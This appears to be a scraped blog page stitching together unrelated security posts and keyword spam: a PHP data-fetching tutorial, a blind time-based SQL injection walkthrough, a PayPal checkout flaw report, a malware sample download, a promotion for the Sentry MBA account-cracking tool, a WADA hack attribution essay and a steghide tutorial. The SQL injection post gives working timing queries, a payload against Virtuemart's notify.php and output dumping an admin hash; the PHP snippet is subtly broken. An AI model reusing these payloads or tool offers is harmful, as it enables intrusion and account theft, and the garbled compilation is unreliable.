Minggu, 26 April 2020

How To Fetch Data From The Database | Tutorial 4


Welcome to my another PHP and MYSQL tutorial. In the previous I've discussed about the data insertion into database by using PHP and MYSQL. So i did successfully in the previous video.

In this video tutorial I'll discuss How to fetch data from the database called as data fetching. It's really a simple thing to access your data which is in database. You just have to do a little work for this. For fetching data you have follow some steps.

How to Fetch Data from Database

Step 1:

Make a connection with your database which i did in the previous blog.

Step 2:

If you wanna fetching a values in "form" or in a table so just have to create a form, table or whatever you want in HTML. I've created a table where I'll show you how to fetch data in table form.

Step 3:

Write a query SELECT * FROM table_Name;

Step 4:

Create a Loop for fetching all the data on a single click. 

Step 5:

Create variables for the sake of storing a different values from the combined values in the loop variable like:

//while loop to fetch all the values from the database and stored in the variable named "row".
while($row = mysql_fetch_array(mysql_query($conn,$query))){

$name = $row['username']; //$name will save all the username values from the loop variable 'row'.
$pass = $row['password']; //$pass will save the password values from the loop variable 'row'.

}

Now watch the video for better understanding.


You need to install compatible version of java , So that you can run BurpSuite.
Related word
  1. Hacking Y Forensic Desarrolle Sus Propias Herramientas En Python Pdf
  2. Aprender Hacking Etico
  3. Master Growth Hacking
  4. Hacking Games
  5. Que Es El Hacking
  6. Que Es Un Hacker
  7. Hardware Hacking
  8. Hacking Social
  9. Hacking 101

Bit Banging Your Database

This post will be about stealing data from a database one bit at a time. Most of the time pulling data from a database a bit at a time would not be ideal or desirable, but in certain cases it will work just fine. For instance when dealing with a blind time based sql injection. To bring anyone who is not aware of what a "blind time based" sql injection is up to speed - this is a condition where it is possible to inject into a sql statement that is executed by the database, but the application gives no indication about the result of the query. This is normally exploited by injecting boolean statements into a query and making the database pause for a determined about of time before returning a response. Think of it as playing a game "guess who" with the database.

Now that we have the basic idea out of the way we can move onto how this is normally done and then onto the target of this post. Normally a sensitive item in the database is targeted, such as a username and password. Once we know where this item lives in the database we would first determine the length of the item, so for example an administrator's username. All examples below are being executed on an mysql database hosting a Joomla install. Since the example database is a Joomla web application database, we would want to execute a query like the following on the database:
select length(username) from jos_users where usertype = 'Super Administrator';
Because we can't return the value back directly we have to make a query like the following iteratively:

select if(length(username)=1,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
select if(length(username)=2,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
We would keep incrementing the number we compare the length of the username to until the database paused (benchmark function hit). In this case it would be 5 requests until our statement was true and the benchmark was hit. 

Examples showing time difference:
 mysql> select if(length(username)=1,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
1 row in set (0.00 sec)
mysql> select if(length(username)=5,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
1 row in set (0.85 sec)
Now in the instance of the password, the field is 65 characters long, so it would require 65 requests to discover the length of the password using this same technique. This is where we get to the topic of the post, we can actually determine the length of any field in only 8 requests (up to 255). By querying the value bit by bit we can determine if a bit is set or not by using a boolean statement again. We will use the following to test each bit of our value: 

Start with checking the most significant bit and continue to the least significant bit, value is '65':
value & 128 
01000001
10000000
-----------
00000000 

value & 64
01000001
01000000
-----------
01000000
value & 32
01000001
00100000
-----------
00000000
value & 16
01000001
00010000
--------
00000000
value & 8
01000001
00001000
--------
00000000

value & 4
01000001
00000100
-----------
00000000
value & 2
01000001
00000010
-----------
00000000
value & 1
01000001
00000001
-----------
00000001
The items that have been highlighted in red identify where we would have a bit set (1), this is also the what we will use to satisfy our boolean statement to identify a 'true' statement. The following example shows the previous example being executed on the database, we identify set bits by running a benchmark to make the database pause:

mysql> select if(length(password) & 128,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)
mysql> select if(length(password) & 64,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (7.91 sec)

mysql> select if(length(password) & 32,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 16,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 8,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 4,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 2,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 1,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (8.74 sec)
As you can see, whenever we satisfy the boolean statement we get a delay in our response, we can mark that bit as being set (1) and all others as being unset (0). This gives us 01000001 or 65. Now that we have figured out how long our target value is we can move onto extracting its value from the database. Normally this is done using a substring function to move through the value character by character. At each offset we would test its value against a list of characters until our boolean statement was satisfied, indicating we have found the correct character. Example of this:

select if(substring(password,1,1)='a',benchmark(50000000,md5('cc')),0) as query from jos_users;
This works but depending on how your character set that you are searching with is setup can effect how many requests it will take to find a character, especially when considering case sensitive values. Consider the following password hash:
da798ac6e482b14021625d3fad853337skxuqNW1GkeWWldHw6j1bFDHR4Av5SfL
If you searched for this string a character at a time using the following character scheme [0-9A-Za-z] it would take about 1400 requests. If we apply our previous method of extracting a bit at a time we will only make 520 requests (65*8). The following example shows the extraction of the first character in this password:

mysql> select if(ord(substring(password,1,1)) & 128,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 64,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.91 sec)
mysql> select if(ord(substring(password,1,1)) & 32,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.93 sec)
mysql> select if(ord(substring(password,1,1)) & 16,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 8,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 4,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.91 sec)
mysql> select if(ord(substring(password,1,1)) & 2,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 1,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
Again I have highlighted the requests where the bit was set in red. According to these queries the value is 01100100 (100) which is equal to 'd'. The offset of the substring would be incremented and the next character would be found until we reached the length of the value that we found earlier.

Now that the brief lesson is over we can move on to actually exploiting something using this technique. Our target is Virtuemart. Virtuemart is a free shopping cart module for the Joomla platform. Awhile back I had found an unauthenticated sql injection vulnerability in version 1.1.7a. This issue was fixed promptly by the vendor (...I was amazed) in version 1.1.8. The offending code was located in "$JOOMLA/administrator/components/com_virtuemart/notify.php" :


          if($order_id === "" || $order_id === null)
          {
                        $vmLogger->debug("Could not find order ID via invoice");
                        $vmLogger->debug("Trying to get via TransactionID: ".$txn_id);
                       
$qv = "SELECT * FROM `#__{vm}_order_payment` WHERE `order_payment_trans_id` = '".$txn_id."'";
                        $db->query($qv);
                        print($qv);
                        if( !$db->next_record()) {
                                $vmLogger->err("Error: No Records Found.");
                        }
The $txn_id variable is set by a post variable of the same name. The following example will cause the web server to delay before returning:


POST /administrator/components/com_virtuemart/notify.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
invoice=1&txn_id=1' or benchmark(50000000,md5('cc'));#  
Now that an insertion point has been identified we can automate the extraction of the "Super Administrator" account from the system:
python vm_own.py "http://192.168.18.131/administrator/components/com_virtuemart/notify.php"
[*] Getting string length
[+] username length is:5
[+] username:admin
[*] Getting string length
[+] password length is:65
[+] password:da798ac6e482b14021625d3fad853337:skxuqNW1GkeWWldHw6j1bFDHR4Av5SfL
The "vm_own.py" script can be downloaded here.


More info

Hash Identifier - The Hash Identify Tool

More articles


Hacking PayPal's Express Checkout


Do you know what is happening in the background when you buy something in an online shop using PayPal?

In this post we will tackle the following problems:
  • How can PayPal's API be tested?
  • How does PayPal's Express Checkout work? You can find the detailed report here.
  • How can we debit more money than authorized?

How PayPal's API can be tested?

PayPal's Sandbox API

PayPal offers a feature called PayPal Sandbox Accounts, which mimics the production API. The basic idea is that a normal user/shop can test the API and make transactions without actually transferring money. This is the perfect tool for developers to test their API integration.

Access to all messages

The next question is how to get access to all messages. All browser-related messages can be inspected, intercepted, and modified via BurpSuite. The main problem here is how to get access to the server-to-server exchanged messages: the messages exchanged between PayPal and a shop. In order to solve this problem, we deployed our own shop. For this purpose we used Magento, which already has a PayPal integration.
Once we have our own controlled shop, we can enforce Magento to send all request through a proxy.
In the following picture you can see our setup.

Test suite for analyzing PayPal's API [1]

In order to capture the traffic between our Magento hhop and PayPal we proceeded as follows:
  • We configured Magento to use a proxy running on localhost:8081.
  • We connected the proxy port on the virtual machine with our local machine via SSH remote port forwarding by issuing the following command
    ssh -N -R 8081: localhost :8081 <IP of Magento shop>
  • We configured BurpSuite running on our local machine to listen on Port 8081 for incoming requests.
Now, we were able to see the entire traffic.
Please note that we uses our own, custom Magento shop in order to be able to test Paypal's API.

PayPal's Express Checkout


An overview of the checkout procedure is depicted in the following:

PayPal's Express Checkout [2]


Step 1: Magento tells the PayPal API where to redirect the user after authorizing the transaction via the parameter RETURNURL and requests a token for this transaction.
Step 2: The PayPal API provides Magento with the token.
Step 3: Magento redirects the user to PayPal's website. The redirect contains the token from the previous step.
Step 4:  The user authorizes the transaction. As a result, he will be redirected back to Magento (RETURNURL) with the token.
Step 5: Magento issues a request to the PayPal API to get the transaction details.

Step 6: Magento signals the PayPal API to execute the transaction.

Step 7: Magento serves the success page.

A more detailed view of the protocol and all parameters is shown on page 16 in the full version. We will concentrate only on step 6 and the parameters relevant for the attack.

The Attack

The goal of the attack is to let a shop (in our case Magento) debit more money than authorized by the PayPal user. The core of the attack is Step 6 -- DoExpressCheckoutPayment. Let's get a deeper look at this message:

Magento can raise the authorized amount and debit more money from the user's account

  • The shop sends the token, which was issued in the first step of the protocol and identifies uniquely the transaction through all steps. 
  • The PayerID referring to the user that authorized the payment.
  • The AMT defining the amount, which will be transferred.
  • The API Credentials authenticating Magento on PayPal.
  • The Version pointing to the release number of the API.

As one can imagine, the core problem we found was the change of the AMT parameter. This value can be freely chosen by the shop, despite the fact that the user has authorized a different amount.

We tested only the SandBox API, but refused to test the production API in order to avoid problems. We promptly contacted PayPal's security team and described the problem hoping that PayPal can and will test the production API against the attack.

The response of PayPal can be summarized as follows:
  • We don't get any BugBounty since we only tested the Sanbox API. (Fair enough)
  • In the Production API PayPal this flexibility is a wanted feature. Thus, PayPal allows a merchant to charge for shipping and/or other expenses different amounts. Any malicious behavior can be detected by PayPal. In case of fraudulent charges the consumer are protected by the Buyer Protection policy.
... but the Sandbox API was nevertheless fixed.

Authors of this Post

Daniel Hirschberger
Vladislav Mladenov
Christian Mainka (@CheariX)


[1] BurpSuite Logo
[2] PayPal Express Checkout

Read more


WHAT IS ETHICAL HACKING

What is ethical hacking?

Ethical hacking is identifying weakness in computer system and/or computer networks and coming with countermeasures that protect the weakness.

Ethical hackers must abide by the following rules-
1-Get written permission from the owner of the computer system and/or computer network before  hacking.
2-Protect the privacy of the organisation been hacked etc.

Ethical Hacking and Ethical Hacker are terms used to describe hacking performed by a company or individual to help identity potential threats on a computer or network.
 

An Ethical Hacker attempts to byepass system security and search for any weak point that could be exploited by Malicious Hackers.

Continue reading


Rabu, 22 April 2020

Linux.Agent Malware Sample - Data Stealer


Research: SentinelOne, Tim Strazzere Hiding in plain sight?
Sample credit: Tim Strazzere


List of files

9f7ead4a7e9412225be540c30e04bf98dbd69f62b8910877f0f33057ca153b65  malware
d507119f6684c2d978129542f632346774fa2e96cf76fa77f377d130463e9c2c  malware
fddb36800fbd0a9c9bfffb22ce7eacbccecd1c26b0d3fb3560da5e9ed97ec14c  script.decompiled-pretty
ec5d4f90c91273b3794814be6b6257523d5300c28a492093e4fa1743291858dc  script.decompiled-raw
4d46893167464852455fce9829d4f9fcf3cce171c6f1a9c70ee133f225444d37  script.dumped

malware_a3dad000efa7d14c236c8018ad110144
malware fcbfb234b912c84e052a4a393c516c78
script.decompiled-pretty aab8ea012eafddabcdeee115ecc0e9b5
script.decompiled-raw ae0ea319de60dae6d3e0e58265e0cfcc
script.dumped b30df2e63bd4f35a32f9ea9b23a6f9e7


Download


Download. Email me if you need the password


Related news
  1. Car Hacking
  2. Cómo Se Escribe Hacker
  3. What Is Growth Hacking
  4. Como Aprender A Hackear Desde Cero
  5. Hacking Madrid

SigPloit SS7 Tool

Read more

Senin, 20 April 2020

DOWNLOAD SENTRY MBA V1.4.1 – AUTOMATED ACCOUNT CRACKING TOOL

Sentry MBA is an automated account cracking tool that makes it one of the most popular cracking tools. It is used by cybercriminals to take over user accounts on major websites. With Sentry MBA, criminals can rapidly test millions of usernames and passwords to see which ones are valid on a targeted website. The tool has become incredibly popular — the Shape Security research team sees Sentry MBA attack attempts on nearly every website we protect.  Download Sentry MBA v1.4.1 latest version.

FEATURES

Sentry MBA has a point-and-click graphical user interface, online help forums, and vibrant underground marketplaces to enable large numbers of individuals to become cybercriminals. These individuals no longer need advanced technical skills, specialized equipment, or insider knowledge to successfully attack major websites.
Sentry MBA attack has three phases,
  • Targeting and attack refinement
  • Automated account check
  • Monetization

Related word


Why (I Believe) WADA Was Not Hacked By The Russians

Disclaimer: This is my personal opinion. I am not an expert in attribution. But as it turns out, not many people in the world are good at attribution. I know this post lacks real evidence and is mostly based on speculation.


Let's start with the main facts we know about the WADA hack, in chronological order:


1. Some point in time (August - September 2016), the WADA database has been hacked and exfiltrated
2. August 15th, "WADA has alerted their stakeholders that email phishing scams are being reported in connection with WADA and therefore asks its recipients to be careful"  https://m.paralympic.org/news/wada-warns-stakeholders-phishing-scams
3. September 1st, the fancybear.net domain has been registered
   Domain Name: FANCYBEAR.NET
...
Updated Date: 18-sep-2016
Creation Date: 01-sep-2016
4. The content of the WADA hack has been published on the website
5. The @FancyBears and @FancyBearsHT Twitter accounts have been created and started to tweet on 12th September, reaching out to journalists
6. 12th September, Western media started headlines "Russia hacked WADA"
7. The leaked documents have been altered, states WADA https://www.wada-ama.org/en/media/news/2016-10/cyber-security-update-wadas-incident-response


The Threatconnect analysis

The only technical analysis on why Russia was behind the hack, can be read here: https://www.threatconnect.com/blog/fancy-bear-anti-doping-agency-phishing/

After reading this, I was able to collect the following main points:

  1. It is Russia because Russian APT groups are capable of phishing
  2. It is Russia because the phishing site "wada-awa[.]org was registered and uses a name server from ITitch[.]com, a domain registrar that FANCY BEAR actors recently used"
  3. It is Russia because "Wada-arna[.]org and tas-cass[.]org were registered through and use name servers from Domains4bitcoins[.]com, a registrar that has also been associated with FANCY BEAR activity."
  4. It is Russia, because "The registration of these domains on August 3rd and 8th, 2016 are consistent with the timeline in which the WADA recommended banning all Russian athletes from the Olympic and Paralympic games."
  5. It is Russia, because "The use of 1&1 mail.com webmail addresses to register domains matches a TTP we previously identified for FANCY BEAR actors."

There is an interesting side-track in the article, the case of the @anpoland account. Let me deal with this at the end of this post.

My problem with the above points is that all five flag was publicly accessible to anyone as TTP's for Fancy Bear. And meanwhile, all five is weak evidence. Any script kittie in the world is capable of both hacking WADA and planting these false-flags.

A stronger than these weak pieces of evidence would be:

  • Malware sharing same code attributed to Fancy Bear (where the code is not publicly available or circulating on hackforums)
  • Private servers sharing the IP address with previous attacks attributed to Fancy Bear (where the server is not a hacked server or a proxy used by multiple parties)
  • E-mail addresses used to register the domain attributed to Fancy Bear
  • Many other things
For me, it is quite strange that after such great analysis on Guccifer 2.0, the Threatconnect guys came up with this low-value post. 


The fancybear website

It is quite unfortunate that the analysis was not updated after the documents have been leaked. But let's just have a look at the fancybear . net website, shall we?

Now the question is, if you are a Russian state-sponsored hacker group, and you are already accused of the hack itself, do you create a website with tons of bears on the website, and do you choose the same name (Fancy Bear) for your "Hack team" that is already used by Crowdstrike to refer to a Russian state-sponsored hacker group? Well, for me, it makes no sense. Now I can hear people screaming: "The Russians changed tactics to confuse us". Again, it makes no sense to change tactics on this, while keeping tactics on the "evidence" found by Threatconnect.

It makes sense that a Russian state-sponsored group creates a fake persona, names it Guccifer 2.0, pretends Guccifer 2.0 is from Romania, but in the end it turns out Guccifer 2.0 isn't a native Romanian speaker. That really makes sense.

What happens when someone creates this fancybear website for leaking the docs, and from the Twitter account reaches out to the media? Journalists check the website, they see it was done by Fancy Bear, they Bing Google this name, and clearly see it is a Russian state-sponsored hacker group. Some journalists also found the Threatconnect report, which seems very convincing for the first read. I mean, it is a work of experts, right? So you can write in the headlines that the hack was done by the Russians.

Just imagine an expert in the USA or Canada writing in report for WADA:
"the hack was done by non-Russian, but state-sponsored actors, who planted a lot of false-flags to accuse the Russians and to destroy confidence in past and future leaks". Well, I am sure this is not a popular opinion, and whoever tries this, risks his career. Experts are human, subject to all kinds of bias.

The Guardian

The only other source I was able to find is from The Guardian, where not just one side (it was Russia) was represented in the article. It is quite unfortunate that both experts are from Russia - so people from USA will call them being not objective on the matter. But the fact that they are Russian experts does not mean they are not true ...

https://www.theguardian.com/sport/2016/sep/15/fancy-bears-hackers--russia-wada-tues-leaks

Sergei Nikitin:
"We don't have this in the case of the DNC and Wada hacks, so it's not clear on what basis conclusions are being drawn that Russian hackers or special services were involved. It's done on the basis of the website design, which is absurd," he said, referring to the depiction of symbolically Russian animals, brown and white bears, on the "Fancy Bears' Hack Team" website.

I don't agree with the DNC part, but this is not the topic of conversation here.

Alexander Baranov:
"the hackers were most likely amateurs who published a "semi-finished product" rather than truly compromising information. "They could have done this more harshly and suddenly," he said. "If it was [state-sponsored] hackers, they would have dug deeper. Since it's enthusiasts, amateurs, they got what they got and went public with it.""

The @anpoland side-track

First please check the tas-cas.org hack https://www.youtube.com/watch?v=day5Aq0bHsA  , I will be here when you finished it. This is a website for "Court of Arbitration for Sport's", and referring to the Threatconnect post, "CAS is the highest international tribunal that was established to settle disputes related to sport through arbitration. Starting in 2016, an anti-doping division of CAS began judging doping cases at the Olympic Games, replacing the IOC disciplinary commission." Now you can see why this attack is also discussed here.


  • My bet is that this machine was set-up for these @anpoland videos only. Whether google.ru is a false flag or it is real, hard to decide. It is interesting to see that there is no google search done via google.ru, it is used only once. 
  • The creator of the video can't double click. Is it because he has a malfunctioning mouse? Is it because he uses a virtualization console, which is near-perfect OPSEC to hide your real identity? My personal experience is that using virtualization consoles remotely (e.g. RDP) has very similar effects to what we can see on the video. 
  • The timeline of the Twitter account is quite strange, registered in 2010
  • I agree with the Threatconnect analysis that this @anpoland account is probably a faketivist, and not an activist. But who is behind it, remains a mystery. 
  • Either the "activist" is using a whonix-like setup for remaining anonymous, or a TOR router (something like this), or does not care about privacy at all. Looking at the response times (SQLmap, web browser), I doubt this "activist" is behind anything related to TOR. Which makes no sense for an activist, who publishes his hack on Youtube. People are stupid for sure, but this does not add up. It makes sense that this was a server (paid by bitcoins or stolen credit cards or whatever) rather than a home computer.
For me, this whole @anpoland thing makes no sense, and I think it is just loosely connected to the WADA hack. 

The mysterious Korean characters in the HTML source

There is another interesting flag in the whole story, which actually makes no sense. When the website was published, there were Korean characters in HTML comments. 


When someone pointed this out on Twitter, these Korean HTML comments disappeared:
These HTML comments look like generated HTML comments, from a WYSIWYG editor, which is using the Korean language. Let me know if you can identify the editor.

The Russians are denying it

Well, what choice they have? It does not matter if they did this or not, they will deny it. And they can't deny this differently. Just imagine a spokesperson: "Previously we have falsely denied the DCC and DNC hacks, but this time please believe us, this wasn't Russia." Sounds plausible ...

Attribution

Let me sum up what we know:

It makes sense that the WADA hack was done by Russia, because:

  1. Russia being almost banned from the Olympics due to doping scandal, it made sense to discredit WADA and US Olympians
  2. There are multiple(weak) pieces of evidence which point to Russia
It makes sense that the WADA hack was not done by  Russia, because: 
  1. By instantly attributing the hack to the Russians, the story was more about to discredit Russia than discrediting WADA or US Olympians.
  2. In reality, there was no gain for Russia for disclosing the documents. Nothing happened, nothing changed, no discredit for WADA. Not a single case turned out to be illegal or unethical.
  3. Altering the leaked documents makes no sense if it was Russia (see update at the end). Altering the leaked documents makes a lot of sense if it was not Russia. Because from now on, people can always state "these leaks cannot be trusted, so it is not true what is written there". It is quite cozy for any US organization, who has been hacked or will be hacked. If you are interested in the "Russians forging leaked documents" debate, I highly recommend to start with this The Intercept article
  4. If the Korean characters were false flags planted by the Russians, why would they remove it? If it had been Russian characters, I would understand removing it.
  5. All evidence against Russia is weak, can be easily forged by even any script kittie.

I don't like guessing, but here is my guess. This WADA hack was an operation of a (non-professional) hackers-for-hire service, paid by an enemy of Russia. The goal was to hack WADA, leak the documents, modify some contents in the documents, and blame it all on the Russians ...

Questions and answers

  • Was Russia capable of doing this WADA hack? Yes.
  • Was Russia hacking WADA? Maybe yes, maybe not.
  • Was this leak done by a Russian state-sponsored hacker group? I highly doubt that.
  • Is it possible to buy an attribution-dice where all six-side is Russia? No, it is sold-out. 

To quote Patrick Gray: "Russia is the new China, and the Russians ate my homework."©

Let me know what you think about this, and please comment. 

Read more


Steghide - A Beginners Tutorial


All of us want our sensitive information to be hidden from people and for that we perform different kinds of things like hide those files or lock them using different softwares. But even though we do that, those files  attractive people to itself as an object of security. Today I'm going to give you a slight introduction to what is called as Steganography. Its a practice of hiding an informational file within another file like you might have seen in movies an image has a secret message encoded in it. You can read more about Steganography from Wikipedia.


In this tutorial I'm going to use a tool called steghide, which is a simple to use Steganography tool and I'm running it on my Arch Linux. What I'm going to do is simply encode an image with a text file which contains some kind of information which I don't want other people to see. And at the end I'll show you how to decode that information back. So lets get started:


Requirements:

1. steghide
2. a text file
3. an image file

After you have installed steghide, fire up the terminal and type steghide


It will give you list of options that are available.


Now say I have a file with the name of myblogpassword.txt which contains the login password of my blog and I want to encode that file into an Image file with the name of arch.jpg so that I can hide my sensitive information from the preying eyes of my friends. In order to do that I'll type the following command in my terminal:


steghide embed -ef myblogpassword.txt -cf arch.jpg


here steghide is the name of the program

embed flag is used to specify to steghide that we want to embed one file into another file
-ef option is used to specify to steghide the name (and location, in case if its in some other directory) of the file that we want to embed inside of the another file, in our case its myblogpassword.txt
-cf option is used to specify the name (and location, in case if its in some other directory) of the file in which we want to embed our file, in our case its an image file named arch.jpg

After typing the above command and hitting enter it will prompt for a password. We can specify a password here in order to password protect our file so that when anyone tries to extract our embedded file, they'll have to supply a password in order to extract it. If you don't want to password protect it you can just simply hit enter.


Now myblogpassword.txt file is embedded inside of the image file arch.jpg. You'll see no changes in the image file except for its size. Now we can delete the plain password text file myblogpassword.txt.


In order to extract the embedded file from the cover file, I'll type following command in the terminal:


steghide extract -sf arch.jpg -xf myblogpass.txt


here steghide is again name of the program
extract flag specifies that we want to extract an embedded file from a stego file
-sf option specifies the name of the stego file or in other words the file in which we embedded another file, in our case here its the arch.jpg file
-xf option specifies the name of the file to which we want to write our embedded file, here it is myblogpass.txt
(remember you must specify the name of file with its location if its somewhere else than the current directory)

After typing the above command and hitting enter, it will prompt for a password. Supply the password if any or otherwise just simply hit enter. It will extract the embedded file to the file named myblogpass.txt. Voila! you got your file back but yes the image file still contains the embedded file.


That's it, very easy isn't it?


It was a pretty basic introduction you can look for other things like encrypting the file to be embedded before you embed it into another file and so on... enjoy
:)

More info

  1. Hacking Tools For Games
  2. Pentest Recon Tools
  3. Tools 4 Hack
  4. Physical Pentest Tools
  5. Pentest Tools Url Fuzzer
  6. Hacker Tools Github
  7. New Hack Tools
  8. Ethical Hacker Tools
  9. Hack Tools For Windows
  10. Hacking Tools Pc
  11. Black Hat Hacker Tools
  12. Nsa Hacker Tools
  13. Hacking Tools For Pc
  14. Hacker Tools Software
  15. Hacking Tools Free Download
  16. Beginner Hacker Tools
  17. Pentest Tools Framework
  18. Hacker Tools For Ios
  19. Hacker Tools Online
  20. Hack App
  21. Termux Hacking Tools 2019
  22. Pentest Tools Linux
  23. Hacking Tools Pc
  24. Hack Tool Apk
  25. Pentest Tools Port Scanner